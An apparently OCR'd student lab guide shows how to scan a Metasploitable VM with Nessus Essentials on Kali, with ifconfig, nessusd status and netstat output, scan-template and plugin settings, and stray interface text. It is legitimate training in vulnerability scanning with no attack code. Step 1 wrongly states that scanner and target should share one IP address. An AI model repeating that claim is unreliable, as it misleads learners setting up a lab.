
CFSS CyberSecurity & Ethical Hacking Project

QUESTION 1

Vulnerability Scanning: Using Nessus to Scan a Metasploitable Machine

Step-by-Step Guide


1. **Check Network Connection:**
   - Make sure the assessing machine (Nessus) and the target machine (Metasploitable) are on the same network.
   - Check their IP addresses using the ifconfig command. Both should have the same IP address, like 10.0.2.15.


File System
root@kali: ~
File Actions Edit View Help
Metasploitable 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl
6:00

```
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe20:41a9  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:20:41:a9  txqueuelen 1000  (Ethernet)
        RX packets 60593  bytes 77452763 (73.8 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 12539  bytes 2779882 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(root㉿kali)-[~]
└─# 
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:0e:25:35
          inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe0e:2535/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:98 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4592 (4.4 KB)  TX bytes:12674 (12.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:202 errors:0 dropped:0 overruns:0 frame:0
          TX packets:202 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:73089 (71.3 KB)  TX bytes:73089 (71.3 KB)

msfadmin@metasploitable:~$ _
```

2. **Verify Nessus Service:**
   - Ensure the Nessus service is running by using the service nessusd status command.
   - The output should show that the service is active and running.




File System
Home
Trash
brilliantamphibian101@kali: ~/Downloads
File Actions Edit View Help

```
● nessusd.service - The Nessus Vulnerability Scanner
     Loaded: loaded (/lib/systemd/system/nessusd.service; disabled; preset: disabled)
     Active: active (running) since Wed 2023-11-08 08:05:06 EST; 6min ago
   Main PID: 1948 (nessus-service)
      Tasks: 16 (limit: 4915)
     Memory: 197.6M
        CPU: 1min 31.882s
     CGroup: /system.slice/nessusd.service
             ├─1948 /opt/nessus/sbin/nessus-service -q
             └─1949 nessusd -q

Nov 08 08:05:06 kali systemd[1]: Started nessusd.service - The Nessus Vulnerability Scann>
Nov 08 08:05:14 kali nessus-service[1949]: Cached 0 plugin libs in 0msec
Nov 08 08:05:14 kali nessus-service[1949]: Cached 0 plugin libs in 0msec
~
~
~
~
~
lines 1-14/14 (END)
```

3. **Check Listening Ports:**


   - Use the netstat -tnlp command to see all running and listening ports.
   - Look for the Nessus process, which should be running on TCP port 8834.



```
~
~
~
~
~

┌──(brilliantamphibian101㉿kali)-[~/Downloads]
└─$ netstat -tnlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progra
m name
tcp        0      0 0.0.0.0:8834            0.0.0.0:*               LISTEN      -

tcp6       0      0 :::8834                 :::*                    LISTEN      -


┌──(brilliantamphibian101㉿kali)-[~/Downloads]
└─$ █
```

4. **Start a New Scan:**


   ○ Go to Nessus and click on "New Scan".



My Scans

This folder is empty. Create a new scan.

- You will see different types of scanners. Choose the one that fits your needs. For this guide, we'll use "Advanced Scan".



Scan Templates

DISCOVERY

Host Discovery
A simple scan to discover live hosts and open ports.

VULNERABILITIES

Basic Network Scan
A full system scan suitable for any host.

Advanced Scan
Configure a scan without using any recommendations.

Advanced Dynamic Scan
Configure a dynamic plugin scan without recommendations.

Malware Scan
Scan for malware on Windows and Unix systems.


Mobile Device Scan
Assess mobile devices via Microsoft Exchange or an MDM.

Web Application Tests
Scan for published and unknown web vulnerabilities using Nessus

Credentialed Patch Audit
Authenticate to hosts and enumerate missing updates.

Intel AMT Security Bypass
Remote and local checks for CVE-2017-5689.

5. **Configure the Scan:**
   - Enter the details for your scan, like Name, Description, Folder, and Target.
   - Refer to the picture below for how it should look.



New Scan / Advanced Scan

‹ Back to Scan Templates

Name: SFSS Project

Description: Perform a vulnerability scan on the Metasploitable machine using Nessus.


Folder: My Scans

Targets: 10.0.2.15

CVE-2023-22518: Critical Atlassian Confluence Data...

6. **Set Up Plugins:**


   - Go to the Plugins section and enable the ones you need. For this project, we will leave all plugins enabled.
   - Click "Save" after setting up your plugins.



STATUS	PLUGIN FAMILY ▲	LOCKED	TOTAL
ENABLED	AIX Local Security Checks		11532
ENABLED	Alma Linux Local Security Checks		1103
ENABLED	Amazon Linux Local Security Checks		3980
ENABLED	Backdoors		123
ENABLED	Brute force attacks		26
ENABLED	CentOS Local Security Checks		4270
ENABLED	CGI abuses		5376
ENABLED	CGI abuses : XSS		703
ENABLED	CISCO		2343
ENABLED	Databases		950

STATUS	PLUGIN NAME	PLUGIN ID
	No plugin family selected.	

ApatchMe - Authenticated Stored XSS Vulnerability ...


16:34
Find and check IP address
how todownload and instal
nessus essentials downloa
Nessus Essentials / Scans /
Kali Linux Essentials For Et
https://kali:8834/#/scans/reports/new/ad629e16-03b6-8c1d-cef6-ef8c9dd3c658d24bd260ef5f9e66/settings/discovery/host_d
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
tenable Nessus Essentials
Scans
Settings
BrilliantAmphibian101
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Advantech R-SeeNet snmpmon.ini Unauthenticated Rea...
Read More
BASIC
DISCOVERY
Host Discovery
Port Scanning
Service Discovery
Identity
ASSESSMENT
REPORT
ADVANCED
Activate Windows
Go to Settings to activate Windows.

Remote Host Ping

Ping the remote host ON

General Settings

☑ Test the local Nessus host

This setting specifies whether the local Nessus host should be scanned when it falls within the target range specified for the scan.

☑ Use fast network discovery

If a host responds to ping, Nessus attempts to avoid false positives, performing additional tests to verify the response did not come from a proxy or load balancer. Fast network discovery bypasses those additional tests.

Ping Methods

☑ ARP

☑ TCP


Destination ports built-in

☑ ICMP

□ Assume ICMP unreachable from the gateway means the host is down

7. **Launch the Scan:**

   - After saving your settings, click on "Launch" (the play button).

